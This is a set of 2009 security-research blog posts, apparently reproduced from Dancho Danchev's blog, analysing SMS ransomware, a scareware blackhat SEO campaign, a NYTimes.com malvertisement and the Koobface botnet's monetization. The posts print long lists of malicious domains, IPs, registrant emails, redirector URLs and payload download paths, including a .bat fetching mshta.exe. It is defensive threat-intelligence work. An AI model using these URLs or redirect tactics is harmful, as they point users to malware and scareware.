browsers in malware protection – again, and [19]Research: 80 % of Web users running unpatched versions of

Flash/Acrobat

01. [20]Dead-finger tech: 3G USB Modem, Prestigio Powerbank 501

02. [21]Does Twitter’s malware link filter really work?

03. [22]Fake Microsoft patch malware campaign makes a comeback

04. [23]Plugins compromised in SquirrelMail’s web server hack

05. [24]Absolute Software downplays BIOS rootkit claims

06. [25]Federal forms themed blackhat SEO campaign serving scareware

530

07. [26]Microsoft’s Bing invaded by pharmaceutical scammers

08. [27]Campaign Monitor hacked, accounts used for spamming

09. [28]New Mac OS X DNS changer spreads through social engineering

10. [29]IE8 outperforms competing browsers in malware protection – again

11. [30]Research: 80 % of Web users running unpatched versions of Flash/Acrobat

12. [31]The most dangerous celebrities to search for in 2009

13. [32]Source code for Skype eavesdropping trojan in the wild

14. [33]Snow Leopard’s malware protection only scans for two trojans

1. http://blogs.zdnet.com/security

2. http://ddanchev.blogspot.com/2009/08/summarizing-zero-days-posts-for-july.html

3. http://ddanchev.blogspot.com/2009/07/summarizing-zero-days-posts-for-june.html

4. http://ddanchev.blogspot.com/2009/06/summarizing-zero-days-posts-for-may.html

5. http://ddanchev.blogspot.com/2009/05/summarizing-zero-days-posts-for-april.html

6. http://ddanchev.blogspot.com/2009/03/summarizing-zero-days-posts-for-march.html

7. http://ddanchev.blogspot.com/2009/03/summarizing-zero-days-posts-for.html

8. http://ddanchev.blogspot.com/2009/02/summarizing-zero-days-posts-for-january.html

9. http://ddanchev.blogspot.com/2009/01/summarizing-zero-days-posts-for.html

10. http://ddanchev.blogspot.com/2008/12/summarizing-zero-days-posts-for.html

11. http://ddanchev.blogspot.com/2008/11/summarizing-zero-days-posts-for-october.html

12. http://ddanchev.blogspot.com/2008/10/summarizing-zero-days-posts-for.html

13. http://ddanchev.blogspot.com/2008/09/summarizing-zero-days-posts-for-august.html

14. http://ddanchev.blogspot.com/2008/08/summarizing-zero-days-posts-for-july.html

15. http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss

16. http://feeds.feedburner.com/zdnet/security

17. http://blogs.zdnet.com/security/?p=3872

18. http://blogs.zdnet.com/security/?p=4072

19. http://blogs.zdnet.com/security/?p=4097

20. http://blogs.zdnet.com/security/?p=3834

21. http://blogs.zdnet.com/security/?p=3872

22. http://blogs.zdnet.com/security/?p=3916

23. http://blogs.zdnet.com/security/?p=3923

24. http://blogs.zdnet.com/security/?p=3936

25. http://blogs.zdnet.com/security/?p=3962

26. http://blogs.zdnet.com/security/?p=3993

27. http://blogs.zdnet.com/security/?p=4007

28. http://blogs.zdnet.com/security/?p=4024

29. http://blogs.zdnet.com/security/?p=4072

30. http://blogs.zdnet.com/security/?p=4097

31. http://blogs.zdnet.com/security/?p=4116

32. http://blogs.zdnet.com/security/?p=4133

33. http://blogs.zdnet.com/security/?p=4139

SMS Ransomware Displays Persistent Inline Ads (2009-09-03 15:14)

SMS-based micro-payments are clearly becoming the monetization channel of choice for the majority of cybercriminals engaging in ransomware campaigns. The logic behind this emerging trend is fairly simple, and as everything else in the cybercrime underground these days, it has to do with efficiency.

Compared to micro-payments, the 2008’s [1]monetization channel used by GPcode in terms of E-gold and Lib-

erty Reserve accounts communicated over email – with cases where the gang wasn’t even bothering to respond

to infected victims looking for ways to pay the ransom – looks like a time-consuming and largely inefficient way to

"interact" with the victims.

Another recently released [2]SMS-based ransomware showing persistent ads within the [3]browser sessions of

infected victims, and demanding a premium-rate SMS for removal, is the very latest indication of the micro-payment monetization channel trend.

532

The DIY ransomware is offered for sale at $100, with the typical "value-added" services in the form of managed undetected binaries through crypting. Since the command and control interface is web based (php+mysql), the author is actively experimenting with new features such as scheduled appearing of the ads, inventory of banners and affiliate program links, and the ability to use multiple SMS numbers next to multiple unlocking codes.

Are the currently active ransomware "vendors" trendsetters or are they still in experimental mode?

The business model of SMS-based ransomware is clearly lucrative, especially in situations where cybercrimi-

nals are known to combine two or three different monetization tactics.

However, compared to the [4]high

profit-margins which cybecriminals earn through the scareware business model, SMS-based ransomware remains a

developing market segment.

Related posts:

[5]6th SMS Ransomware Variant Offered for Sale

[6]5th SMS Ransomware Variant Offered for Sale

[7]4th SMS Ransomware Variant Offered for Sale

[8]3rd SMS Ransomware Variant Offered for Sale

[9]SMS Ransomware Source Code Now Offered for Sale

[10]New ransomware locks PCs, demands premium SMS for removal

[11]Who’s Behind the GPcode Ransomware?

[12]Identifying the Gpcode Ransomware Author

This post has been reproduced from [13]Dancho Danchev’s blog.

1. http://ddanchev.blogspot.com/2008/06/whos-behind-gpcode-ransomware.html

2. http://www.symantec.com/connect/blogs/browsers-and-ransoms

3. http://www.symantec.com/connect/blogs/layers-trojanransompage

4. http://ddanchev.blogspot.com/2009/04/confickers-scarewarefake-security.html

5. http://ddanchev.blogspot.com/2009/08/6th-sms-ransomware-variant-offered-for.html

6. http://ddanchev.blogspot.com/2009/07/5th-sms-ransomware-variant-offered-for.html

7. http://ddanchev.blogspot.com/2009/07/4th-sms-ransomware-variant-offered-for.html

8. http://ddanchev.blogspot.com/2009/05/3rd-sms-ransomware-variant-offered-for.html

9. http://ddanchev.blogspot.com/2009/05/sms-ransomware-source-code-now-offered.html

10. http://blogs.zdnet.com/security/?p=3197

11. http://ddanchev.blogspot.com/2008/06/whos-behind-gpcode-ransomware.html

12. http://ddanchev.blogspot.com/2008/09/identifying-gpcode-ransomware-author.html

13. http://ddanchev.blogspot.com/

SMS Ransomware Displays Persistent Inline Ads (2009-09-03 15:14)

SMS-based micro-payments are clearly becoming the monetization channel of choice for the majority of cybercriminals engaging in ransomware campaigns. The logic behind this emerging trend is fairly simple, and as everything else in the cybecrime underground these days, it has to do with efficiency.

Compared to micro-payments, the 2008's [1]monetization channel used by GPcode in terms of E-gold and Lib-

erty Reserve accounts communicated over email – with cases where the gang wasn't even bothering to respond

to infected victims looking for ways to pay the ransom – looks like a time-consuming and largely inefficient way to

"interact" with the victims.

Another recently released [2]SMS-based ransomware showing persistent ads within the [3]browser sessions of

infected victims, and demanding a premium-rate SMS for removal, is the very latest indication of the micro-payment monetization channel trend.

The DIY ransomware is offered for sale at $100, with the typical "value-added" services in the form of managed undetected binaries through crypting. Since the command and control interface is web based (php+mysql), the

author is actively experimenting with new features such as scheduled appearing of the ads, inventory of banners and affiliate program links, and the ability to use multiple SMS numbers next to multiple unlocking codes.

Are the currently active ransomware "vendors" trendsetters or are they still in experimental mode?

The business model of SMS-based ransomware is clearly lucrative, especially in situations where cybercrimi-

nals are known to combine two or three different monetization tactics.

However, compared to the [4]high

profit-margins which cybecriminals earn through the scareware business model, SMS-based ransomware remains a

developing market segment.

Related posts:

[5]6th SMS Ransomware Variant Offered for Sale

[6]5th SMS Ransomware Variant Offered for Sale

[7]4th SMS Ransomware Variant Offered for Sale

[8]3rd SMS Ransomware Variant Offered for Sale

[9]SMS Ransomware Source Code Now Offered for Sale

[10]New ransomware locks PCs, demands premium SMS for removal

[11]Who's Behind the GPcode Ransomware?

[12]Identifying the Gpcode Ransomware Author

This post has been reproduced from [13]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2008/06/whos-behind-gpcode-ransomware.html

2. http://www.symantec.com/connect/blogs/browsers-and-ransoms

3. http://www.symantec.com/connect/blogs/layers-trojanransompage

4. http://ddanchev.blogspot.com/2009/04/confickers-scarewarefake-security.html

5. http://ddanchev.blogspot.com/2009/08/6th-sms-ransomware-variant-offered-for.html

6. http://ddanchev.blogspot.com/2009/07/5th-sms-ransomware-variant-offered-for.html

7. http://ddanchev.blogspot.com/2009/07/4th-sms-ransomware-variant-offered-for.html

8. http://ddanchev.blogspot.com/2009/05/3rd-sms-ransomware-variant-offered-for.html

9. http://ddanchev.blogspot.com/2009/05/sms-ransomware-source-code-now-offered.html

10. http://blogs.zdnet.com/security/?p=3197

11. http://ddanchev.blogspot.com/2008/06/whos-behind-gpcode-ransomware.html

12. http://ddanchev.blogspot.com/2008/09/identifying-gpcode-ransomware-author.html

13. http://ddanchev.blogspot.com/

537

News Items Themed Blackhat SEO Campaign Still Active (2009-09-07 22:42)

According to a [1]blog post at PandaLabs, a massive and very persistent blackhat SEO campaign exclusively hijacking

" *hot BBC and CNN news*" related keywords has once again popped-up on their radars. [2]The campaign itself has been active since April, when I last analyzed it.

What has changed?

Instead of relying on purely malicious domains, the [3]Ukrainian fan club, the one with the Koobface connec-

tion, remains the most active blackhat SEO group on the Web, and due to the quality of the historical OSINT making it possible to detect their activity – [4]practice which prompts them to [5]insult back – they're also starting to put efforts into making it look like it's another group.

538

However, knowing the tools and tactics that they use, next to evident efficiency-centered mentality, they continue leaving minor leads that make it possible to establish a direct relationship between the group, the Koobface worm and the majority of blackhat SEO campaigns launched during the last couple of months across the entire Web.

The "News Items" themed blackhat SEO campaign is also serving scareware from the domains already participating in the U.S Federal Forms themed blackhat SEO campaign, what's new is the typical dynamic change of the

redirectors in place.

539

Let's dissect a sample campaign currently parked at [6]coolinc.info. Once the http referrer checks are met, **bernie-madoff.coolinc .info/fox-25-news.html** executes the campaign through a static images/ads.js located on all of the subdomains participating in campaign (**bernie-madoff.coolinc .info/images/ads.js**; **eenadu-epaper.hmsite**

.net/images/ads.js) with generic detection triggered only by Sophos as Mal/ObfJS-CI.

Through a series of redirectors - **usanews2009 .com/index.php** - 78.46.129.170 - Email: derrick2@mail.ru;

newscnn2009 .com/index.php - 193.9.28.62 - Email:

derrick2@mail.ru; **cnnnews2009 .com/index.php** -

91.203.146.38 - EMail: derrick2@mail.ru; the user is redirected to the scareware domain through **justintim-**

berlakestream .com/?pid=95 &sid=4e6ffe - 193.169.12.70; Email: info@zebrainvents.com.

The [7]scareware itself (phones back to **worldrolemodeling .com/?b=1s1** - 193.169.12.71) is [8]dynamically served through 78.46.201.89; 193.169.12.70 and 92.241.177.207 with an diverse portfolio of fake security software domains parked there.

540

Parked at 92.241.177.207 are:

best-scanpc .com

bestscanpc .org

downloadavr2 .com

downloadavr3 .com

trucount3005 .com

antivirus-scan-2009 .com

antivirusxppro-2009 .com

advanced-virus-remover-2009 .com

advanced-virusremover-2009 .com

advanced-virus-remover2009 .com

advanced-virusremover2009 .com

best-scanpc .com

bestscanpc .com

xxx-white-tube .com

rude-xxx-tube .com

blue-xxx-tube .com

trucountme .com

10-open-davinci .com

vs-codec-pro .com

vscodec-pro .com

1-vscodec-pro .com

download-vscodec-pro .com

v-s-codecpro .com

antivirus-2009-ppro .com

onlinescanxppro .com

downloadavr .com

bestscanpc .info

bestscanpc .net

ns1.megahostname .biz

ns2.megahostname .biz

Parked at 78.46.201.89 (IP used in the [9]U.S Federal Forms themed blackhat SEO campaign) are also:

virscan-online1 .com

virscan-live1 .com

antivirus-promo-scan1 .com

valueantivirusshop1 .com

megaspywarescan2 .com

worldbestonlinescanner2 .com

hqvirusscanner2 .com

542

warningmalwarealert2 .com

totalspywarescan3 .com

antivirus-promo-scanner3 .com

bewareofvirusattacks3 .com

totalspywarescan4 .com

worldbestonlinescan5 .com

megaspywarescan5 .com

totalspywarescan5 .com

hqvirusscanner5 .com

warningmalwarealert5 .com

hqvirusscanner8 .com

antivirus-promo-scan9 .com

worldbestonlinescan9 .com

antivir-scan-my-pc .com

antivir-scan-online .com

remove-all-pc-adware .com

antivir-my-pc-scan .com

leading-malware-scan .com

leading-antispyware-scan .com

antivirus-promo-scan .com

tryantivir-scan .com

leading-antivirus-scan .com

megaspywarescan .com

totalspywarescan .com

worldsbestantivirscan .com

awardantivirusscan .com

winningantivirusscan .com

tryantivirusscan .com

worldsbestscan .com

tryantivir-scanner .com

worldbestonlinescanner .com

tryantivirscanner .com

tryantivirusscanner .com

hqvirusscanner .com

worldsbestscanner .com

antivirscanmycomputer .com

warningvirusspreads .com

bewareofvirusattacks .com

secure.web-software-payments .com

warningmalwarealert .com

warningspywarealert .com

warningvirusalert .com

543

Parked at 193.169.12.70 are also more scareware domains/payment gateways/malware redirectors used in the

campaign:

colonizemoon2010 .com

blastertroops2011 .com

virscan-online1 .com

virscan-live1 .com

antivirus-promo-scan1 .com

valueantivirusshop1 .com

megaspywarescan2 .com

worldbestonlinescanner2 .com

hqvirusscanner2 .com

warningmalwarealert2 .com

antivirus-promo-scanner3 .com

bewareofvirusattacks3 .com

totalspywarescan4 .com

worldbestonlinescan5 .com

megaspywarescan5 .com

totalspywarescan5 .com

hqvirusscanner5 .com

warningmalwarealert5 .com

hqvirusscanner8 .com

antivirus-promo-scan9 .com

worldbestonlinescan9 .com

antivir-scan-my-pc .com

becomemybestfriend .com

bravemousepride .com

antivir-scan-online .com

emphasis-online .com

justseethisonline .com

futureshortsonline .com

remove-all-pc-adware .com

waitforsunrise .com

funpictureslive .com

justintimberlakestream .com

antivir-my-pc-scan .com

leading-malware-scan .com

leading-antispyware-scan .com

antivirus-promo-scan .com

tryantivir-scan .com

leading-antivirus-scan .com

totalspywarescan .com

worldsbestantivirscan .com

awardantivirusscan .com

winningantivirusscan .com

tryantivirusscan .com

worldsbestscan .com

tryantivir-scanner .com

worldbestonlinescanner .com

tryantivirscanner .com

tryantivirusscanner .com

hqvirusscanner .com

worldsbestscanner .com

antivirscanmycomputer .com

obbeytheriver .com

obamanewterror .com

warningvirusspreads .com

watch2010movies .com

primeareanetworks .com

investmenttooltips .com

executive-officers .com

newsoverworldhot .com

management-overview .com

justthingsyouneedtoknow .com

545

criticalmentality .com

In between the central redirectors, counters from known domains affiliated with the Ukrainian fan club are

also embedded as iFrames - **sexualporno .ru/admin/red/counter2.html** (74.54.176.50; Email: skypixre@nm.ru) leading to **sexualporno .ru/admin/red/mwcounter.html**. Parked on [10]74.54.176.50 are related domains that were once using the [11]ddanchev-suck-my-dick.php redirection, such as **sexerotika2009 .ru**; **celki2009 .ru**; **seximalinki**

.ru and **videoxporno .ru**, as well as the de-facto counter used by the gang - c.hit.ua/hit?i=6001.

Does this admin/red directory structure ring a bell? But, of course. In fact the **ddanchev-suck-my-dick** redirectors originally introduced by the Ukrainian fan club are still in circulation - for instance not only is **videoxporno**

.ru/admin/red/ddanchev-suck-my-dick.php (parked at the very same 74.54.176.50) still active, but the gang has pushed an update to all of their campaigns, once again establishing a direct connection between previous ones and the ongoing "News Items" themed one.

The **ddanchev-suck-my-dick.php** file has a similar Mac, Firefox and Chrome check just like the U.S federal forms themed campaign, and the original "Hot News" themed campaigns - *if (navigator.appVersion.indexOf("Mac")!=-1)* 546

window.location="http://www.zml.com/?did=5663";[.

The script also includes a central iFrame from the now

known malicious **coolinf .info** - **dash-store.coolinc .info/images/levittpedofil.html** which redirects to **1008.myhome**

.tv/888.php, **popoz.wo .tc/p/go.php?sid=4** and **1009.wo .tc/8/ss.php** to finally load the now known **justintimberlakestream .com/?pid=42 &sid=8f68b5**.

The bottom line - the Ukrainian "fan club" is a very decent example of a multitasking cybecrime enterprise that is not only systematically abusing all the major Web 2.0 services, but is also directly involved with [12]the Koobface botnet.

Monitoring of their campaigns, and take down actions would continue.

Related posts:

[13]Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign

[14]U.S Federal Forms Blackhat SEO Themed Scareware Campaign Expanding

[15]Blackhat SEO Campaign Hijacks U.S Federal Form Keywords, Serves Scareware

[16]A Peek Inside the Managed Blackhat SEO Ecosystem

Historical OSINT of the group's blackhat SEO campaigns pushing Koobface samples, and the

connections be-

tween the campaigns:

[17]Movement on the Koobface Front - Part Two – detailed account of the domain suspension and direct ISP take

down actions against the gang during the last month

[18]Movement on the Koobface Front

[19]Koobface - Come Out, Come Out, Wherever You Are

[20]Dissecting a Swine Flu Black SEO Campaign

[21]Massive Blackhat SEO Campaign Serving Scareware

[22]From Ukrainian Blackhat SEO Gang With Love

[23]From Ukrainian Blackhat SEO Gang With Love - Part Two

[24]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[25]From Ukraine with Bogus Twitter, LinkedIn and Scribd Accounts

[26]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot

This post has been reproduced from [27]Dancho Danchev's blog.

1. http://pandalabs.pandasecurity.com/archive/Be-Careful-With-Your-Search-Results.aspx

2. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

3. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

4. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

5. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

6. http://google.com/safebrowsing/diagnostic?site=coolinc.info

7.

http://www.virustotal.com/analisis/81cc29c4490124e8400e67e36ba8e96e1d771e3bb87b4dfa9005f443967792af-12519

84522

8.

http://www.virustotal.com/analisis/092d9d9456446a9b3f4638b787b3fc157ec72683d5d7d3bf8f513a9409bd524d-12520

14961

9. http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html

10. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

11. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

12. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

13. http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html

14. http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html

15. http://ddanchev.blogspot.com/2009/08/blackhat-seo-campaign-hijacks-us.html

16. http://ddanchev.blogspot.com/2009/06/peek-inside-managed-blackhat-seo.html

17. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

18. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

19. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

20. http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html

21. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

22. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

23. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

24. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

25. http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html

26. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

27. http://ddanchev.blogspot.com/

Ukrainian "Fan Club" Features Malvertisement at NYTimes.com (2009-09-14 20:04)

If my [1]Ukrainian "fan club" can [2]exploit weaknesses in the online [3]ad publishing model for scareware [4]serving purposes, anyone else could.

Yesterday, the **NYTimes.com** posted a [5]note to readers, confirming that a malvertisement campaign some-

how made on their web site, resulting in the automatic exposure of users to scareware:

" *Some nytimes.com readers have reported seeing a pop-up box warning them about a virus and directing them to a site that claims to offer antivirus software. We believe this was generated by an unauthorized advertisement and are working to prevent the problem from recurring. If you see such a warning, we suggest that you not click on it.*

Instead, quit and restart your Web browser. "

Who’s behind this malvertising campaign? Let the data speak for itself.

According to [6]a published assessment of the campaign, the redirector and scareware domains involved in

the malvertising incident are also in circulating in [7]blackhat SEO campaigns courtesy of the Ukrainian gang (the post is updated daily with the very latest redirector and scareware domains pushed by the gang).

In the NYTimes.com malvertising attacks, that’s **sex-and-the-city .cn** (parked at [8]94.102.48.29 where the rest of their redirectors are) acting as redirector leading to the **protection-check07 .com** scareware, parked on the very same IPs ([9]91.212.107.5; 94.102.51.26; 88.198.107.25) like the rest of the new [10]scareware domains

systematically updated once or twice during a 24 hours period, again courtesy of the "fan club".

The [11]last sample in circulation, phones back to **windowsprotection-suite .net** - Email:

gertrudeedick-

ens@text2re.com; **mysecurityguru .cn** - 64.86.16.170 - Email: andrew.fbecket@gmail.com also maintains **secure-pro**

.cn; and to **securemysystem .net** - Email: gertrudeedickens@text2re.com

The [12]NYTimes.com malvertisement assessment also highlights **tradenton .com** - 212.117.166.69 - Email:

shawn@tradenton.com as the domain used in the ad rotation. Interestingly, related malvertisement domains

managed by the same gang, have already been reported in [13]related malvertising attacks, are also parked on the same IP:

relunas .com - Email: admin@relunas.com

kennedales .com - Email: admin@kennedales.com

harlingens .com - Email: admin@harlingens.com

newadsresults .com - Email: ritaj@gmail.com

waveadvert .com - Email: lindahg@yahoo.com

As always, what would originally seem as an isolated incident orchestrated by yet to be analyzed cybecrime

gang, is in fact a great example of [14]underground multitasking in action through the convergence of [15]different attack tactics, courtesy of a single cybercrime enterprise.

Related malvertising posts:

[16]Malicious Advertising (Malvertising) Increasing

[17]MSN Norway serving Flash exploits through malvertising

[18]Fake Antivirus XP pops-up at Cleveland.com

[19]Scareware pops-up at FoxNews

This post has been reproduced from [20]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

2. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

3. http://countermeasures.trendmicro.eu/new-york-times-pushes-fake-av-malvertisement/

4. http://www.sophos.com/blogs/sophoslabs/?p=6567

5. http://www.nytimes.com/2009/09/13/business/media/13note.html

6. http://troy.yort.com/anatomy-of-a-malware-ad-on-nytimes-com

7. http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html

8. http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html

9. http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html

10. http://ddanchev.blogspot.com/2009/09/news-items-themed-blackhat-seo-campaign.html

11. http://www.virustotal.com/analisis/46015a6326c1014e321e5f82d21c70aa68a8a233d259134b14d984d6345b15e1-12529

551

38252

12. http://troy.yort.com/anatomy-of-a-malware-ad-on-nytimes-com

13. http://msmvps.com/blogs/spywaresucks/archive/2009/09/10/1722200.aspx

14. http://ddanchev.blogspot.com/2008/06/underground-multitasking-in-action.html

15. http://ddanchev.blogspot.com/2009/07/multitasking-fast-flux-botnet-that.html

16. http://ddanchev.blogspot.com/2008/02/malicious-advertising-malvertising.html

17. http://blogs.zdnet.com/security/?p=1815

18. http://blogs.zdnet.com/security/?p=2513

19. http://blogs.zdnet.com/security/?p=3140

20. http://ddanchev.blogspot.com/

552

Koobface Botnet’s Scareware Business Model (2009-09-16 20:45)

UPDATE1: TrendMicro just confirmed the ongoing [1]double-layer monetization of Koobface. Meanwhile, the gang is rotating the scareware domains with new ones pushed by popup.php, followd by two recently updated Koobface

components.

The [2]new scareware domains **kjremover .info**; **lrxsoft .info** - 212.117.160.21 - Email: niclas@i.ua actually

[3]download it from the well known **q2bf0fzvjb5ca .cn** portfolio, which phones back to the same domains listed previously, with only a slight change in the filename - **urodinam .net/8732489273.php**. The generic detection rate for the updated components (**61.235.117.83 /bin/[4]get.exe**; **61.235.117.83 /bin/[5]v2webserver.exe**) with get.exe phoning back to a domain parked at the takedown-proof, China-based **61.235.117.83**, in particular **gdehochesh**

.com/adm/index.php.

Just like Conficker, the [6]Koobface botnet is no stranger to the [7]scareware business model and the poten-

tial for monetization of the hundreds of thousands of infected hosts.

However, changes made in the campaign structure of the Koobface botnet during the last couple of days, indi-

cate that the Koobface gang has embedded a pop-up at each and every host that's automatically rotation different scareware brands. **They're now officially monetizing the botnet using a scareware business model**.

Let's analyze the latest changes introduced by the Koobface gang over the last couple of days and emphasize

553

on the monetization tactics introduced by the gang.

[8]Next to [9]insulting, showing [10]gratitude, the [11]Koobface gang also has a (black) sense of humor - within one of the directories at the takedown-proof command and control used by the gang in China ([12]61.235.117.83; at

61.235.117.83/bin in particular) they've left the following message " **2008 ali baba and 40, LLC**". [13]Ali Baba and the Forty Thieves is a 1944 film based on the original [14]Ali Baba character.

Compared to previous campaigns relying on centralized command and control and redirection points – making

them easy to shut down – the ongoing Facebook campaigns are dynamically redirecting to IPs within the Koobface

network, which combined with their use of compromised legitimate sites is supposed to make the take down of their campaigns a bit more time consuming.

554

That's, of course, not the case since undermining their monetization approaches undermines the monetary value of their campaigns, which is what they're after this time. The Koobface gang has now embedded a single line within each and every infected host used in the campaign, in order to not only attempt to infect new visitors with the Koobface malware itself, but to also trick them into installing the scareware which is rotated as usual.

dangerWindAdr = 61.235.117.83/ popup.php loads on each and every Facebook spoof page part of the bot-

net and is then redirecting the most popular scareware template, the **My computer Online Scan**.

The first scareware domain used in the last 48 **ryacleaner .info/hitin.php?affid=02979** (212.117.160.21l parked there as also **eljupdate .info** Email: niclas@i.ua and **dercleaner .info** Email: niclas@i.ua) was serving setup.exe which is downloading the actual [15]scareware executable from **mt3pvkfmpi7de .cn/get.php?id=02979** (220.196.59.23).

What’s so special about this domain? It was last profiled in the [16]A Diverse Portfolio of Fake Security Software -

Part Twenty Three with the entire portfolio of .cn domains parked at the same IP registered under the same email -

robertsimonkroon@gmail.com.

The second scareware domain pushed by the Koobface during the last 24 hours, **gotrioscan .com/?uid=13301**

- 91.212.107.103 - momorule@gmail.com redirects to **plazec .info/22/?uid=13301 -** 91.212.107.103 - Email: bebrashe@gmail.com where the [17]scareware is served. Parked at the same IP is the rest of thescareware domains portfolio pushed by Koobface:

in5id .com

in5ch .com

goscanback .com

goscanlook .com

gofatescan .com

goeachscan .com

gobackscan .com

goironscan .com

gotrioscan .com

ia-pro .com

iantivirus-pro .com

iantiviruspro .com

windoptimizer .com

woptimizer .com

in5cs .com

wopayment .com

in5st .com

zussia .info

plazec .info

gaudad .info

voided .info

gelded .info

tithed .info

botled .info

tented .info

fatted .info

unowed .info

wzand .info

searce .info

prarie .info

meyrie .info

pittie .info

penvie .info

figgle .info

sawme .info

droope .info

haere .info

scarre .info

558

undeaf .info

adjudg .info

wiving .info

slatch .info

bedash .info

dolchi .info

sighal .info

devicel .info

knivel .info

freckl .info

scrowl .info

usicam .info

spelem .info

vagrom .info

numben .info

speen .info

krapen .info

atwain .info

559

declin .info

inclin .info

unclin .info

towton .info

grumio .info

stampo .info

extrip .info

polear .info

benber .info

kedder .info

erpeer .info

argier .info

fulier .info

lavyer .info

inquir .info

orodes .info

faites .info

beeves .info

quoifs .info

filths .info

broths .info

nevils .info

swoons .info

sallat .info

apalet .info

560

reglet .info

camlet .info

plamet .info

hownet .info

fosset .info

cuplift .info

raught .info

holdit .info

unroot .info

unwept .info

anmast .info

ticedu .info

outliv .info

onclew .info

froday .info

561

mayray .info

tenshy .info

steepy .info

miloty .info

debuty .info

fifthz .info

potinz .info

caretz .info

narowz .info

What do these two scareware executables have in common? Its the phone back locations that the Koobface gang is

using, reveling its **participation in a scareware affiliate network called Crusade Affiliates**.

562

The first phone back location **urodinam.net /dfgsdfsdf .php** - 122.224.9.67 adds a .bat file which would attempt to obtain mshta.exe from **urodinam.net/33t .php?stime=1253063118** on hourly basis. The second phone back location is the Crusade Affiliates network that shares revenue with the Koobface gang whenever a scareware pushed by the gang is purchased - **crusade-affiliates .com/install.php?id=02979** - 85.17.139.149.

The third phone back location is a direct download attempt of [18]FraudTool.Win32.SecretService; RogueAn-

tiSpyware.PrivacyCenter.AJ from **0ni9o1s3feu60 .cn/u4.exe** - 220.196.59.23. It's pretty evident that the Koobface botnet is now relying on multiple layers of monetization approaches.

The Koobface gang has been pretty during the last couple of days.

The following list of Koobface malware

spreading domains are in circulation across social networking sites since the last 48 hours, consisting of a combination of purely malicious and compromised legitimate sites:

3sss .com/youtube.com

4bond .it/youtube.com

ac2j .com/freeem0vies

aced1979 .freehostia.com/y0urfi1m

alexandrialocksmith .net/uncens0redvide0

alpha.kei .pl/amalzlngfi1ms

alruwaithy .com/extrlmeperf0rmans

astoundeddesign .com/privaledem0nstrati0n

awwfuck .me/fuunnyacti0n

563

baddog.me .uk/uncens0redc1ip

bbckzoo .com/extrlmedwd

bbckzoo .com/mmyperf0rmans

be. la/freeefi1ms

bencaputoprinting .com/c00lfi1m

bicentenario.sc49 .info/mmyfi1m

bighornrivercabins .com/c00lvlds

biskopsto .fo/fantasticm0vie

bloch-data .dk/c00lvlds

bokongerslev .dk/amalzlngm0vie

bokongerslev .dk/extrlmeacti0n

book-dalmose .dk/extrlmeperf0rmans

campionariadigalatina .it/youtube.com

carlamo .com/extrlmec1ip

centerforyourhealth .com/extrlmem0vies

centralbaptist.org .au/fantasticvide0

certtiletechs .com/fuunnym0vies

564

cisaimpianti .net/youtube.com

claykelley .net/extrlmevlds

claykelley .net/mmyvide0

clubatleticigualada .com/y0urc1ip

connoro .com/bestsh0w

consignbuydesign .com/fuunnyttube

dkflyt .dk/mmytw

downingfarms .com/bestacti0n

eminfinity.com .au/amalzlngc1ips

eminfinity.com .au/uncens0redsh0w

endurancesportscar .com/extrlmem0vies

epicent .dk/pub1icfi1m

evaracollin .be/mmyfi1ms

exceleronmedical .com/amalzlngc1ips

exceleronmedical .com/c00lperf0rmans

exceleronmedical .com/privalettube/?youtube.com

finolog .com/privalem0vie

fitslim .com/fantasticdem0nstrati0n

gacogop .org/fuunnyc1ips

gamlabodens .se/privaletw

garagedoorsnow .com/meggadem0nstrati0n

garlicworld .com/mmym0vie

garlicworld .com/uncens0redperf0rmans

gcillustration .com/extrlmevide0

germanamericantax .com/pub1icm0vie

happyholidaychristmastrees .com/uncens0redperf0rmans

horaexata.com .br/c00lc1ip

huffmanfarms .com/fantasticfi1ms

imagequest360 .com/fantasticm0vies

inartdesigns .com/extrlmevide0

interception .dk/mmyttube

kalender.sttmedia .se/amalzlngdem0nstrati0n

kartingclubsourdsnamur .be/besttw

kiding.users.digital-crocus .com/mmym0vies

kloerfem .dk/amalzlngsh0w

kracl .com/freeesh0w

kreativdizajn .com/amalzlngvlds

ktvsongs .com/pub1icacti0n

lonestargcs .com/mmydwd

losangelesfurniture .com/fantasticdem0nstrati0n

lr-online .dk/c00lfi1ms

lr-online .dk/y0ursh0w

marketmarkj .com/privalem0vies

martinhorngren .com/privalettube

meetingpacket .com/youtube.com

